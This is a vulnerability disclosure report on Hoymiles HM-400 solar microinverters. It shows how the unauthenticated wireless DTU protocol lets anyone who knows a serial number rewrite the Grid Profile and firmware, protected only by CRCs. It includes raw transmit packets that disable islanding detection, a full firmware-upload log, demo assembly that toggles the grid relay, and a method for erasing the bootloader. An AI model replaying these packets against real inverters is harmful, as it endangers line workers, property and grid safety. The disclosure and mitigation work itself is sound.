# Critical Over-the-Air Vulnerabilities of Hoymiles Microinverters

Benedikt Heinz <hunz@mailbox.org>*

July 6, 2026
Document version: 0.1

*PGP key fingerprint: `EA7B 8ED5 D197 A69E 7A76 BADA 78CE A533 226C AAD3`

## Document Revision History

| Version | Date | Changes |
|---|---|---|
| 0.1 | 2026-03-22 | Initial version |

## Timeline

| | |
|---|---|
| 2026-03-13 | Grid Profile successfully modified over-the-air |
| 2026-03-15 | HM-400 Firmware successfully modified over-the-air |

# 1. Executive Summary

Hoymiles microinverters are frequently employed for small-scale "balcony" and rooftop solar power systems. Models without Wi-Fi can be monitored and controlled through a custom "DTU Protocol" using unencrypted packets over proprietary wireless interfaces. Through this protocol, the inverter can be powered on and off, its power output can be adjusted and the Grid Profile as well as the device firmware can be changed.

Both the Grid Profile and the device firmware can be modified over the air without any further authentication when an attacker knows the serial number of the device. Only Cyclic Redundancy Checks (CRCs) are used to ensure the integrity of the firmware and Grid Profile. These are critical security issues because malicious modifications to these sensitive items can cause damage to property and personal injury.

# 2. Acknowledgements

All findings described in this report build upon the research conducted by the DTU Protocol reverse engineering community and their efforts[1]. Without these documented efforts, the discovered vulnerabilities would likely have remained hidden for a longer time.

The author wishes to express his gratitude to everyone helping with the (complicated) vulnerability handling process, such as notifying all relevant parties. Many thanks in this regard to the Chaos Computer Club[2] and especially atoth, erdgeist and kantorkel who also contributed to this report with their very much welcome advice and feedback.

[1] `https://www.mikrocontroller.net/topic/525778?page=single` (Thread in German)
[2] `https://www.ccc.de/disclosure` (German)

## 3. Applicability of Findings

All findings in this document are based on testing done with the following HM-400 inverter:

- PCB label: HM-350R-V2.0.0 / 20200403
- Hardware Part Number: 269500416 [3]
- Hardware Version: 02.00
- Production Year / Week: 2022 / 50
- Firmware Version: 1.0.14
- Firmware Build Date: 2021-12-09 12:46:00
- Bootloader Version: 0.1.2

The inverter was never connected to a regular Hoymiles DTU and the Hoymiles S-Miles-Cloud. Therefore no firmware updates were ever made - it still runs the firmware from the time of delivery. This is probably the same situation as with most devices installed in Germany.

The author cannot determine if other devices and/or newer firmware versions introduce additional security measures.

## 4. Background

The findings described below build upon those already described in the document "Wireless Interface Vulnerabilities of Hoymiles Microinverters". Readers should read this document first.

## 5. Unauthenticated Modifications to Grid Profile through Download Grid Protection Parameter File Command

All relevant parameters of the AC grid are defined in the Grid Profile. This includes the nominal grid voltage and frequency as well as limiting values. Through the DTU protocol the Grid Profile can be read from Hoymiles inverters and changes to the profile can be made over-the-air. Only the serial number of the inverter must be known for read/write access to the Grid Profile. No authenticity checks protect the Grid Profile against unauthorized modifications. Only a Cyclic Redundancy Check (CRC-16) is in place to ensure the integrity of the profile. This is ineffective in preventing deliberate Grid Profile modifications because attackers simply can append a corrected CRC after modifying the profile.

[3] All values except for the PCB label were obtained through the OpenDTU Inverter Info

The regular EU Hoymiles Grid Profile can be found online[4] or read from an inverter through the `0x10` command. The profile can be decoded using OpenDTU or with a Python script[5].

To verify that attackers can indeed manipulate Grid Profiles, a modification to the regular EU profile was made. The CRC-16 was recalculated and the modified profile was uploaded to the HM-400 test device of the author.

According to the reverse engineered Grid Profile structure, Islanding Detection can be enabled or disabled with a single bit of the profile. This bit was flipped in a copy of the regular profile:

```
0a 00 20 01 00 0c 08 fc 07 a3 00 0f 09 e2 00 1e
06 4a 00 14 0a 55 00 14 0a c8 00 0a 09 e2 10 03
13 88 12 c0 00 14 13 ec 00 14 12 8e 00 05 14 50
00 05 20 00 00 00 30 03 02 58 09 e2 07 a3 13 9c
                ^----- Islanding Detection disabled here (01 -> 00)
13 56 40 00 07 d0 00 10 50 01 00 01 13 9c 01 90
00 10 00 00 60 00 00 01 09 e2 0a 5a 02 15 80 01
00 00 08 5b 01 2c 08 b7 09 41 09 9d 01 2c 00 64
90 00 00 00 00 5f b0 00 00 00 01 f4 00 5f 70 02
00 01 27 10 a0 02 00 00 00 00 f3 6b               # CRC-16 recalculated
```

This manipulated grid profile was then sent to the HM-400 inverter:

```
TX: 0a 85034022 80187265 01 0a 00 20 01 00 0c 08 fc 07 a3 00 0f 09 e2 00 1e ed
TX: 0a 85034022 80187265 02 06 4a 00 14 0a 55 00 14 0a c8 00 0a 09 e2 10 03 40
TX: 0a 85034022 80187265 03 13 88 12 c0 00 14 13 ec 00 14 12 8e 00 05 14 50 09
TX: 0a 85034022 80187265 04 00 05 20 00 00 00 30 03 02 58 09 e2 07 a3 13 9c e9
TX: 0a 85034022 80187265 05 13 56 40 00 07 d0 00 10 50 01 00 01 13 9c 01 90 e8
TX: 0a 85034022 80187265 06 00 10 00 00 60 00 00 01 09 e2 0a 5a 02 15 80 01 3b
TX: 0a 85034022 80187265 07 00 00 08 5b 01 2c 08 b7 09 41 09 9d 01 2c 00 64 32
TX: 0a 85034022 80187265 08 90 00 00 00 00 5f b0 00 00 00 01 f4 00 5f 70 02 ce
TX: 0a 85034022 80187265 89 00 01 27 10 a0 02 00 00 00 00 f3 6b e4

RX: 8a 85034022 85034022 81 00 00 0a 00 20 01 c3 db 38
```

The inverter response indicates successful reception and adoption of a valid Grid Profile. The DSP of the inverter also saved the new profile to the $I^2C$ EEPROM. (This was monitored using a logic analyzer.)

When the active Grid Profile was read with OpenDTU, the manipulated profile was shown with Islanding Detection disabled. A screenshot of this is presented in figure 1. Apart from this, no electrical tests regarding Islanding Detection behavior were made with the inverter because the author does not have a suitable test setup for this.[6]

The Grid Profile manipulation is persistent - the modified profile is applied even after a reboot of the inverter until a new profile is written to the inverter.

[4] `https://github.com/tbnobody/OpenDTU/wiki/Grid-Profile-Parser`

[5] `https://gist.github.com/noone2k/0b3a116a6f35286abef7199b62a0777a`

[6] A naive approach with a simple AC load and a severed grid connection will probably still shutdown the inverter due to anomalous grid parameters such as the AC voltage exceeding limits.




Figure 1: OpenDTU readback of modified Grid Profile (Islanding Detection disabled)

## 6. Unauthenticated Arbitrary Code Execution through Download Firmware Command

The firmware of Hoymiles inverters can be updated over the air through command `0x0e` (Download Firmware). This command does not require any additional authentication or user confirmation to initiate a firmware update. Only the inverter serial number must be known. The Download Firmware command is designed to transfer a firmware image in the popular Intel HEX file format[7] (converted to binary) over the air. Only CRCs are used to check the integrity of the uploaded firmware.

Packet captures of over the air inverter firmware updates can be found online. The author analyzed these captures and a flash dump of the HM-400 DSP to understand the relevant firmware and bootloader structures. Based on these reverse engineering efforts a small test firmware was written in assembly to demonstrate arbitraty code execution on the HM-400 DSP through the Download Firmware command. The test firmware continously toggles the green and red status LEDs and the grid protection relay. An assembly listing for this can be found in the appendix.1

To ensure that a valid, functional firmware is present on the inverter, the HM-400 bootloader checks a simple firmware header before executing the firmware. This header includes version information, firmware start/entrypoint, end and two CRC16s - for the firmware itself and the header. A suitable header with valid CRCs was generated for the test firmware. The firmware was then sent to the inverter through the Download Firmware command. A recording of this can be found in the appendix.2

After the firmware download is complete, the bootloader verifies the checksums and starts the firmware. The red and green status LEDs of the inverter start blinking and the grid protection relais can be heard clicking. This demonstrates that attackers can craft

[7] `https://en.wikipedia.org/wiki/Intel_HEX`

and run malicious firmware on inverters through the Download Firmware command. Attackers then have full control over the inverter.

While crafting a malicious firmware does require some effort, attackers can also render inverters inoperable simply by erasing portions of the firmware - or even the bootloader from flash memory. Only the first two Firmware Download frames from the log given in the appendix2 are required to erase sectors. The list of sectors to erase is a simple bitmap. The author was even able to erase the HM-400 bootloader by including the bootloader sector in the list of sectors to erase. After this the inverter is completely inoperable. It can only be repaired by opening the housing and writing a new bootloader to the device through JTAG.

## 7. Vulnerable Devices

Testing was done on a HM-400 Hoymiles Inverter. However, all devices listed in the original "Wireless Interface Vulnerabilities of Hoymiles Microinverters" document are likely vulnerable.

Crafting a malicious firmware that works across a wide range of devices is complicated by the fact that inverter models with different hardware and a wide range of firmware versions exist in the field. However, attackers can still render devices inoperable by erasing flash sectors without writing a firmware to the device afterwards.

Grid Profiles have the same format across different devices. A modified Grid Profile can therefore be installed on devices without knowing the exact hardware and firmware details of the target device.

# 8. Impact

Inverters can be rendered inoperable easily by erasing flash sectors. A modified Grid Profile or malicious firmware can cause damage to property and personal injury. Electricians, service staff and line-workers can come to harm when Islanding Detection and frequency limits are disabled or modified and the inverter output continues to be active during service work. Apart from this, firmware modifications give an attacker full control over the AC voltage output - restricted only by the physical limits of the inverter hardware and the DC power available. This can pose a serious risk of electrical accidents and fire hazards.

# 9. Mitigation

See document "Wireless Interface Vulnerabilities of Hoymiles Microinverters" for mitigation suggestions.

# 10. Recommendations

## 10.1. Short Term

The author assumes that a robust short term fix is not viable.

## 10.2. Mid Term

Digital signatures based on public-key cryptography are necessary to ensure the authenticity and integrity of firmware images and Grid Profiles. Additionally, both Grid Profile changes and firmware updates should only be possible when requested/initiated by the device owner. This could be implemented with a physical acknowledgement/confirmation.[8]

## 10.3. Third Party Firmware Patches

Third party firmware patches can be made because the integrity of firmware images is only ensured through CRCs. Therefore community-made firmware patches could be made to improve the security situation - at least until a satisfactory solution is provided by the manufacturer.

[8] One option could be requiring the user to dis- and reconnect AC twice within one minute or less.

# A. Demo Firmware Assembly Listing

Listing 1: Demo Firmware Assembly Listing

```
                ; == HM-400 ==
                ; Target address: 0x3E8010 (after fw header)
                ;
                ; GPIOs:
                ;   GPIO9 : red LED
                ;   GPIO10: grid protection relais
                ;   GPIO11: green LED

00000000 3B10     SETC INTM           ; Disable Interrupts
00000001 7622     EALLOW              ; Enable protected access

                ; Disable Watchdog (Address 0x7029)
00000002 761F     MOVW DP, #0x01C0
00000003 01C0
00000004 2829     MOV  @0x29, #0x0068
00000005 0068

                ; Set GPIOs 9/10/11 to Output (GPADIR addr 0x6F8A)
00000006 761F     MOVW DP, #0x01BE
00000007 01BE
00000008 1A0A     OR   @0x0A, #0x0E00
00000009 0E00

0000000a 761A     EDIS                ; Disable protected access

                ; Setup main loop counter
0000000b 5633     ZAPA
0000000c 9A20     MOVB AL, #0x20
0000000d 86A9     MOVL XAR2, ACC

                ; Set page for GPIO toggle register
0000000e 761F     MOVW DP, #0x01BF
0000000f 01BF

00000010        loop:
                ; Toggle GPIOs 9/10/11 (GPATOGGLE addr 0x6FC6)
00000010 2806     MOV  @0x06, #0x0E00
00000011 0E00

00000012 9B20     MOVB  AH, #0x20
                ; Delay loop
00000013        delay:
00000013 1901     SUBB ACC, #1
00000014 EDFF     BF   delay, NEQ
```

```
00000015 000A    BANZ loop, AR2--                                    210
00000016 FFFB                                                        211
                                                                     212
               ; Make watchdog fire to get back into bootloader      213
00000017 7622    EALLOW                                              214
00000018 761F    MOVW DP, #0x01C0                                    215
00000019 01C0                                                        216
0000001a 2B29    MOV  @0x29, #0x0000                                 217
0000001b 761A    EDIS                                                218
                                                                     219
0000001c FFFF    ITRAP1                                              220
                                                                     221
0000001d 6FF3    LB loop                                             222
                                                                     223
```

## B. Demo Firmware Download

Listing 2: Demo Firmware Download

```
# check firmware compatibility and invoke bootloader
TX: 0e 85034022 80187265 81 06 00 00 11 10 10 00 00 80 00 8a 33 ca
RX: 8e 85034022 85034022 81 06 00 00 11 00 00 78 50 30

# bootloader running now - erase sector H
TX: 0e 85034022 80187265 81 02 00 00 10 00 80 9c 01 eb
RX: 8e 85034022 85034022 81 02 00 00 10 00 00 3c 00 21

# set extended destination address (upper 16 bits) to 0x003E
TX: 0e 85034022 80187265 81 02 00 00 04 00 3e e8 c1 f5
RX: 8e 85034022 85034022 81 02 00 00 04 00 00 38 40 71

# write firmware header to flash
TX: 0e 85034022 80187265 01 20 80 00 00 00 3e 80 10 00 3e 80 2d 32
    91 80 80 5a
TX: 0e 85034022 80187265 02 27 1e 07 e5 04 b9 04 de 10 10 00 00 ff
    ff ff ff db
TX: 0e 85034022 80187265 83 ff ff ff ff 2c f7 3d
RX: 8e 85034022 85034022 81 20 80 00 00 00 00 a5 06 0c

# write first chunk of firmware to flash
TX: 0e 85034022 80187265 01 20 80 10 00 3b 10 76 22 76 1f 01 c0 28
    29 00 68 6a
TX: 0e 85034022 80187265 02 76 1f 01 be 1a 0a 0e 00 76 1a 56 33 9a
    20 86 a9 33
TX: 0e 85034022 80187265 83 76 1f 01 bf 80 9d 2c
RX: 8e 85034022 85034022 81 20 80 10 00 00 00 65 02 d8

# write 2nd (last) chunk of firmware to flash
TX: 0e 85034022 80187265 01 1c 80 20 00 28 06 0e 00 9b 20 19 01 ed
    ff 00 0a 43
TX: 0e 85034022 80187265 02 ff fb 76 22 76 1f 01 c0 2b 29 76 1a ff
    ff 6f f3 6d
TX: 0e 85034022 80187265 83 dc 2c 16
RX: 8e 85034022 85034022 81 1c 80 20 00 00 00 59 08 e2

# send end marker
TX: 0e 85034022 80187265 81 00 00 00 01 e4 c1 c0
RX: 8e 85034022 85034022 81 00 00 00 01 00 00 db 51 84

# firmware complete and running
```